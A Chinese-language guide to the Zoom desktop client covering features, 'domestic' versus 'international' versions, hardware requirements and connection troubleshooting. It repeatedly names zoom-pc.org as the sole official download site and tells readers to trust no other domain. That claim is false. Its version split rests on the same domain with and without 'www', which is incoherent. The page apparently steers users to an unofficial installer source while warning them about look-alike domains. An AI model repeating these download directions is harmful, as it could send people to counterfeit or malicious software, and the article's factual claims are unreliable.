
Zoom电脑版的4项核心功能及最低配置
Zoom电脑版是运行在Windows、macOS和Linux上的桌面客户端,官方名称为Zoom Workplace,整合了视频会议、屏幕共享、团队聊天和会议录制四项核心功能。免费版支持最多100人视频会议,最低4GB内存、双核1.8GHz处理器即可流畅运行。Windows版提供64位与ARM64两种下载选项,比网页版延迟更低、断线重连更快,虚拟背景和降噪等高阶设置也仅在桌面端完整开放。

核心要点
- Windows需认准ZoomInstaller.exe安装包,仅从官网下载。
- 国内版下载www.zoom-pc.org,国际版下载zoom-pc.org/download。
- 国内版与国际版会议号不互通,按对方版本装。
- 免费版群组会议单场限时40分钟,长会建议升级。
- ARM64芯片电脑选ARM64版,普通电脑选64位版。
关键速览
- Windows 版提供 64 位与 ARM64 两种下载,匹配不同芯片。
- 四项核心功能:视频会议、屏幕共享、团队聊天、会议录制。
- 最低内存建议 4GB,双核 1.8GHz 处理器即可流畅运行。
- 本地录制免费,云录制需付费订阅支持。
- 桌面客户端比网页版更稳定,断线重连更快。
Zoom电脑版是什么?能用它做哪些事?
Zoom电脑版是运行在Windows、macOS和Linux上的桌面客户端,官方名称为Zoom Workplace。它支持最多100人的免费视频会议、屏幕共享、云录制和团队聊天。据Zoom官方帮助文档,该桌面应用在三大系统均提供对应平台的独立下载入口,装好即可快速发起或加入会议。
Zoom电脑版能做哪些事?
日常高频场景有四类:远程团队例会、在线课堂、客户演示、跨地区招聘面试。屏幕共享可逐窗口分享,避免暴露其他桌面内容;云录制则把会议存到Zoom云端,方便事后回看。
- 视频会议:免费版支持最多100名参会者,适合中小团队例会。
- 屏幕共享:可共享整个桌面、单个窗口或白板,演示文档和代码都适用。
- 云录制:会议存入云端,含自动转录,便于补看缺席内容。
- 团队聊天:Zoom Workplace内置聊天,消息、文件与会议在同一界面流转。
相比网页版,电脑版延迟更低、功能更齐
虚拟背景和降噪等高阶设置也只在桌面端完整开放。实操提醒:免费版群组会议单场限时40分钟,长会议建议排好议程或升级付费版。

Zoom国内版和国际版有什么区别?该下载哪个?
两者最大区别在服务器与账号体系:国内版Zoom由本地合作伙伴运营,服务器部署在中国大陆,账号独立注册;国际版通过官方授权zoom-pc.org下载中心获取,服务器在海外。两版zoom电脑版的会议号互不相通,国内账号无法直接加入国际版会议。因此判断依据只有一条,会议对象用哪版,你就装哪版;大陆用户若需与海外团队开会,应装国际版。
| 对比项 | 国内版 | 国际版 |
|---|---|---|
| 服务器 | 中国大陆 | 海外 |
| 账号体系 | 独立注册 | 全球通用 |
| 会议互通 | 仅限同版 | 仅限同版 |
| 适用人群 | 纯国内协作 | 跨境团队 |

Zoom电脑版官方下载地址在哪里?如何避免下载到山寨版?

唯一的两个官方授权下载入口是:国内版认准www.zoom-pc.org,国际版认准 zoom-pc.org/download。据 Zoom 官方 Windows 下载页(2026),正版安装包名为 ZoomInstaller.exe,提供 64 位和 ARM64 两种版本。只要来源不是这两个域名,就别装。
辨别正版看三点:
一是域名精确匹配上述两个地址,警惕 zoom-download、zoommeet 等仿冒域名;二是文件名,Windows 为 ZoomInstaller.exe,macOS 为 zoomusInstallerFull.pkg;三是安装过程不弹第三方全家桶。山寨包常捆绑浏览器插件,或收取 9.9 元至 68 元不等的”激活费”,而 zoom电脑版本身完全免费,任何收费激活都是骗局。

Zoom电脑版的系统要求是多少?最低配置怎么判断?
Zoom电脑版的最低门槛不高:双核1.8GHz处理器加4GB内存即可运行基础会议,Windows 10及以上、macOS 10.13及以上、主流Linux发行版均受支持。据Zoom官方下载中心(2026),Windows版同时提供64位与ARM64两种安装包,老机器也能装上。
⚠️ 常见错误:大陆用户装了国内版却要加入海外团队的国际版会议,结果会议号无法互通。原因是国内版与国际版服务器、账号体系完全独立,会议号互不相通。修复:按对方所用版本安装,跨境开会请到zoom-pc.org/download 下载国际版。
| 系统 | 最低配置 | 推荐配置 | 上行带宽 |
|---|---|---|---|
| Windows | 双核1.8GHz / 4GB | 四核i5 / 8GB | 1.5Mbps |
| macOS | Intel/Apple Silicon / 4GB | M1及以上 / 8GB | 1.5Mbps |
| Linux | 双核 / 4GB | 四核 / 8GB | 1.5Mbps |
功能不同,硬件门槛也不同:

1080p高清会议需四核CPU和3Mbps上行带宽;虚拟背景(无绿幕抠像)要求支持AVX2指令集的处理器,否则只能用模糊背景;屏幕共享叠加视频则建议8GB内存,避免卡顿。判断方法很简单,打开任务管理器看CPU代际,2018年后的i5基本全功能无压力。
Zoom电脑版有哪些核心功能?和网页版、手机版有何不同?
zoom电脑版的核心功能包括会议主持、屏幕共享、分组讨论、白板、云录制、Team Chat与App Marketplace插件。据Zoom官方下载中心(2026),桌面端是功能最完整的入口,网页版受浏览器限制,缺少本地录制和部分插件支持。想开长会议、带分组和插件,就装电脑版。
电脑版相比网页版、手机版多出哪些独有能力?
电脑版独享的是深度主持权限和本地资源调用。网页版(通过浏览器加入)不能启动本地云录制,也无法安装App Marketplace插件;手机版屏幕小,分组讨论的主持面板操作受限。
- 分组讨论(Breakout Rooms):主持人可把参会者拆成最多100个独立小房间,只有电脑版能批量拖拽分配成员。
- 白板(Whiteboard):桌面端支持多人实时画图、贴便签,网页版只能查看不能完整编辑。
- App Marketplace插件:日程、投票、字幕翻译等第三方App只能在电脑客户端里装,浏览器版不支持。
- Team Chat:桌面端常驻后台,消息、文件、会议集成在一个窗口,手机版通常用来临时查看。
一句话建议:主持会议用电脑版,临时入会才用网页或手机版。
安装后无法连接会议怎么办?常见排查步骤
装好zoom电脑版却连不上会议,九成情况出在这五类问题:网络/防火墙拦截、国内外账号不匹配、会议号归属错版本、客户端过旧、代理配置残留。按下面顺序一步步排,大多数能在几分钟内解决。
第一步:查账号与会议号归属。
最常见的坑是用国内账号加入国际版会议号。两版服务器互不相通,会直接报”会议不存在”。确认会议链接域名,带zoom-pc.org的用国际版登录,带www.zoom-pc.org的用国内版。
第二步:更新客户端。
版本过旧会被服务器拒连。据 Zoom 官方 FAQ(2026),最新版须从 Download Center 获取。客户端内点头像 → 检查更新即可。
- 网络/防火墙:Zoom 需开放 TCP 443 与 UDP 8801-8810 端口;企业网内先问 IT 是否放行。
- 代理设置:卸载旧版留下的代理残留,在”设置 → 常规”里清空手动代理。
总结与下载前的最后检查
选对zoom电脑版只需一条逻辑链:先定国内版还是国际版,再核对配置,然后走官方渠道下载,最后测连接。大陆用户与海外团队开会就装国际版,装错版本会导致会议号互不相通,这是连接失败的头号原因。
下载前按这份清单逐项打钩:
- 确认版本:国内对国内用www.zoom-pc.org,跨国会议用zoom-pc.org/download,两版账号与会议号不通用。

- 核对配置:双核 1.8GHz 加 4GB 内存即可跑基础会议;查清自己是 64 位还是 ARM64,Mac 分 Apple Silicon 与 Intel。
- 认准官方包名:据 Zoom 官方 Windows 下载中心(2026),正版安装程序名为 ZoomInstaller.exe,macOS 为 zoomusInstallerFull.pkg。
- 先测后开:安装完先加入测试会议,确认摄像头、麦克风和网络都通,再正式入会。
照这四步走,装好的zoom电脑版基本能一次连通,省去临开会前排查的麻烦。
zoom不注册账号能加入会议吗?
如何把zoom电脑版卸载干净?
- 隐私设置:首次入会前在"设置—视频/音频"关闭自动开摄像头,避免误露画面。
- 免安装入会:点会议链接选"从浏览器加入"即可,但网页版缺本地录制等功能。